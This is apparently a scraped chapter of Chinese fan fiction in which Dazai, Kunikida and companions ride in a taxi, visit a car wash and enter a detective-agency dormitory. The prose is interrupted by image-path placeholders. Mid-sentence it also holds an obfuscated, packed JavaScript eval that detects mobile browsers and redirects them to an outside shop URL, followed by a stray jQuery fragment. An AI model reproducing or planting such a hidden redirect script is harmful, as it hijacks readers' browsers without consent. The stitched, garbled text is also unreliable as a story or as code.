“你才身上有味呢。”
国木田慌忙道:“不,我不是那个意思,我是想说——”
“可以了,我载不起你们这两尊大佛。”他打断他的话。
思绪中的太宰治发现了一件很可怕的事实。
世界之“书”,好像准备变成一个人。
不仅如此,他还进化出了人类所有的器官、情绪感知能力,甚至具备了成年人的生理特征。
最重要的,好像看上他了。
这种事情不要啊!
太宰治连连摆手,男人什么的我拒绝。
在国木田独步目光下,只见开车的人一动不动,接着手猛的一拍方向盘,路怒症破口大骂,
“快滚下车!”
驾驶员突然露出愤怒的神情,嗓音再次变化,粗重地压着嗓子吼道:
“我惹不起你们这两个神经病!你纵容朋友在我车上胡闹,他对着我在我车上乱来!两个混账东西!”
车门猛地打开,伴随着一阵漂移般的动作,两人一前一后被甩了出去。
在空中还绕了个圈。
能看出驾驶人员的车技很好,不费吹灰之力把他们丢走,还能借用惯性把车门重新甩关上,一溜烟开走了,只留下一阵风吹过的车尾气。
来不及回怼,国木田扶住太苦我,“你还好——”
“我好了!”
他关切的话被打断。
太苦我看着他,脸不红、喘不急,扭头发愣,自己都懵了,“我好像正常了。”
“一下车就好了,那个味道也闻不见,哦,这里也消了,明明刚才努力了半天都没有要沉寂的意思。”他自我感觉良好,那块儿既不火热也不肿胀,轻松下去。
冷风呼呼的吹,太阳高高的长,太苦我傻傻的人。
“一下车就好了……?”国木田独步摸了摸后脖子,开始严肃地思考起来,
他问:“你有感受到是异能力的附加吗?”
“没有。”太苦摇头。“那就只能是那个人的起因,你确定你在他身上闻到了香味?”追问中。
太苦我:“我确定以及肯定,那个味道我很喜欢,像是夏天的草莓糖果冰淇淋,冬天黏糊糊的红豆汤,清香飘甜。”
说着说着,他旁若无人的挥舞双臂,夸张的在半空划出精神满满的线条,无比兴奋地大跳起来。
不顾他人死活的快乐。
国木田独步:?
叹气,抓头发,脑子不受控制回想起乱步发过来的信息。
——[毕竟是太苦喜欢的人嘛,如果是心所向着的人,就算再没波动的人也会不受控制。]
“你,真的喜欢他吗?”国木田独步面色微苦。
身前的太苦我疑惑:“什么喜欢?”
“书”压根不懂喜欢是什么概念,只知道那个味道真的很喜欢,想要多次贴近。
于是不明所以眨眼,造成了“这只是出现了一场意外”的错觉。
“唉,但愿你没有喜欢一个那么年老的……”眼看他是真的迷茫,国木田松了口气。
那司机师傅的声音真的很垂暮。
就像是快要死去的人、挣扎着从嗓子抠出一点声音,偏偏它断断续续,难听的像撕裂的树皮。
老年人不要祸害小年轻。
他发自内心的嫌弃,男同也离我远一点。
大概正因为他抱着这种过分的想法,“老男人”才把他们无情扔在路边。
距离侦探社公寓宿舍还有0.2千米,两人深呼吸,调整好状态,头发潇洒一甩,步行离开。
公路的道旁有很多乱七八糟的石头堆叠在一起,踩上去硌脚。
石子原是从草地里飞溅出来的,在柏油路上滚一圈,颌面尖利凹凸不平,被两脚兽无意间一踹,石子飞到另一旁,压死几只寻找食物的蚂蚁。
随着一片枯黄的落叶在太阳下坠地,两个身影走远。影子没有被拉得很长,只是越来越浅,越来越看不见影。
太宰治的出租车漫游游开往洗车店,踩刹车,精准停在指定位置。
手指按住降下窗户的按钮,他探出半边脑袋。
“老板在吗~”
他拉着可爱的调子喊,“这里有要洗车的大老板来啦。”
“嗨!有在这里,稍微等我一会,我在你旁边那辆车底下,让我修完底盘,麻烦了!”老板的声音从地底传来,夹杂着汽油味。
太宰治嗯嗯应好。
主驾驶位的少年摘下墨镜,口罩也一并取下。
他的面容清秀,眉宇间带着惑人的明艳,眼神深邃,带着某种黑洞般的奥秘。
双手从宽大的袖子内伸出来,露出纤细白皙的手臂,指尖因为天冷而泛红,指节却泛着病态的白,手腕间凸起的小骨头像是什么刀锋利刃,一个劲的往外突突,衬得这个少年无比瘦弱。
他从口袋里拿出一包烟,那是味道不浓重的女士烟。
曲指勾起一只细长的女士烟,无名指和小拇指夹着,他释放出的力气并不大,松散的带着深紫色的烟头悬空。
太宰治小心将细小如木筷的烟嘴抬高,轻启唇,用牙齿咬住叼起,没有点燃烟蒂。
“嘿,小哥,你抽烟抽女士烟?”
“要我说,女士烟抽起来可没格调!真男人就该抽JT下最经典、最老牌的高端烤烟——Peace!”老板不知何时站起,他身上穿着深灰色行工作服,上面布满泥泞和油漆,他动作夸大,声音响亮。
“是吗。”太宰治语气平淡带笑。
他略微仰头,下滑车窗割裂出他上下两张脸,明亮又阴暗,流露出些许野兽般的危险。
“当然了!”
老板激动地说,他情绪高昂地从口袋里掏,或许是动作幅度过大,他拿了两次才拿出来,“这老好了,里面还有梅子的清味呢,你抽的女士烟和它比,其实也差不多,Peace仅比它浓那么一点儿,完全不呛喉!你要不要先试一试?”
他面若中老年人,脸上的褶子层层叠叠,偏偏眼睛笑得很明亮,像是漆黑的夜色中一抹路灯。
一支干净的烟递到太宰面前。
“不用了,很感谢您呢,我其实不是很喜欢抽烟哦,”太宰治朝他俏皮地眨眨眼,打开车门出去,皮鞋踏在地面,发出很轻一声的哒哒。
“不过是用来装面子的罢了……”
他笑了下,带着些不明的意味。伸手从自己的烟盒重新抽出一根朝他送。
“你要试试我的吗?”
细管的烟顺着苍白的手,飘忽到半空,深紫色的烟嘴和白色分半节,格外骚气。
“不用了,我是不太习惯这种烟了,你们小男生都喜欢这种,我可适应不了……”老板嫌弃地后缩脖子,双下巴顶了出来,他飞快摆手,把他传过来的手推回去,顺便把自己的好烟收起来。
太宰治耸肩,视线移动,缓慢聚焦于墙壁上装好的监控上,好似想到什么恶作剧似的,他没来由的勾起唇。
“老板,我要洗车呢,”他没有回眼神去看对方,简单明了的说出自己的要求,“内外都要洗,价格不是问题,玻璃记得尤其擦干净。”
“OK!”老板比了个交给我、你放心的手势。
太宰治:“你要不坐进驾驶位看看吧,那一块前面的玻璃杯椰子水撒过,大概会很不好清洗。”
他指了指前面的位置,老板再次点头,弯身坐进去,车门一关,仔细看着太宰治指着的、嘴里说“不好清洗”的地方,瞬间哈哈大笑。
“你莫非是一个贵公子?”老板夹杂着笑声的话
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17250977|197935||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
出口,声声高亢,“这算什么脏的,我用小抹布一擦,简简单单就结束了哈哈哈。”
“原来是这样,那真厉害。”太宰治没有反驳的欲望。
他偏开身体,将自己的身影没入监控死角,监控的镜头对准车内驾驶位的老板。
老板眼神四转观察车内的构造,为了使车子内外更好的清洗,他随手将窗子关上,自己则在太宰治的指点下环顾一圈车内。
最后得出了“很好洗,不用加钱”的结论。
付了定金后,原本鼓鼓的钱包瞬间瘪了下去,太宰治将棕色的皮包塞回口袋,仔细叮嘱道
太宰:“要清洗的很干净哦,先生。”
老板:“O而K之~”
另一边,太苦我和国木田经历两百米的历练,成功到达目的地。
“终于到了。”国木田独步扶眼镜,两人在门口站定。
推开宿舍大门的时候,里面一片墨色,大概是拉上了隔色的窗帘,睁眼伸手不见五指,在靠近门边的一点光色,他们一同看到裹着被子的果冻怪朝门口爬,空气发出刺耳的摩擦声。
那“果冻”一寸寸挪过来。
“呜哇啊啊啊!!!”
国木田没来得及被惊吓,太苦我率先绷不住。
他当场吓得起飞,猛地沿走廊跑出去,速度飞快,一下从“侧门”冲到外面,整个人在公寓的四楼外高飞。
走廊的两边是玻璃装置,受到猛烈的冲击,炸裂出一块块碎片。大小不一的尖口在地面铺成一片,在阳光的照射下散发出七彩的光芒。
太苦我的身影在四楼外形成小小一个点,还飞着。国木田:“……”
国木田伸手:(你干甚去了!.jpg)
裹着棉被很舒服,所以这么爬过来的山田花袋:“……?”
“这就是侦探社的新成员吗,原来是这种精神系少年,还不错嘛。”山田花袋跪坐在地上,暗暗点头。
国木田独步低头看他,山田花袋仰头回看。
还没反应过来是自己把新人吓一大跳的山田花袋一脸无辜,他脸上覆着圆圆的眼睛,下巴上长出的胡茬还没剃掉,身上被一层厚厚的花里胡哨布料包裹,模样看着有些颓然。
“ Hello,独步,好久不见。”
国木田独步眼镜反光,伸手扶,“是啊,差不多有快两个月了吧,花袋,你还是如此沉迷舒适。”
“不懂得解放自己才是罪过,你要不要把那小子喊进来,这样会吓到外面的人,我虽然可以做到不传播出去,但人与人的交流之间也很恐怖,”他像人类进化史一样慢慢起身,从猴子的爬行动作转为站立,动作一顿一顿,像是被抽了帧一样古怪。
山田花袋用双手紧紧搂住棉被,困倦的打了个哈欠,“你要的东西我已经弄出来了,因为很闲,所以顺带瞅了一眼你们过来的路程……发现一件事情很有趣,必须要给你看一看。”
“嗯?”这勾起了国木田的兴趣。
“进来再说。”山田自信笑,率先转身往回走,顺便招招手,让相处多年的好兄弟也跟着进来。
“嗯。好歹也把窗帘拉开一下吧,太阴森了,你也还很青春,不要这么快就把自己弄成颓废人员。”国木田先是保留节目般的提了一嘴他的生活习惯,转头朝外面喊太苦我,“太苦君!快回来,这里没有鬼怪之类的东西,所以不用怕!”
“我才没有怕!”太苦我飞过来回嘴。
他跟着两位前辈的动作一起往屋内走去。
瞳孔好奇地在周围转圈。
在外面看,宿舍里面确实黑得不成样子,但进去了,眼睛适应之后,其实也差不多,只是空气的颜色深了些,与其他地方并无差距。
和正常人住的普通公寓没有差别。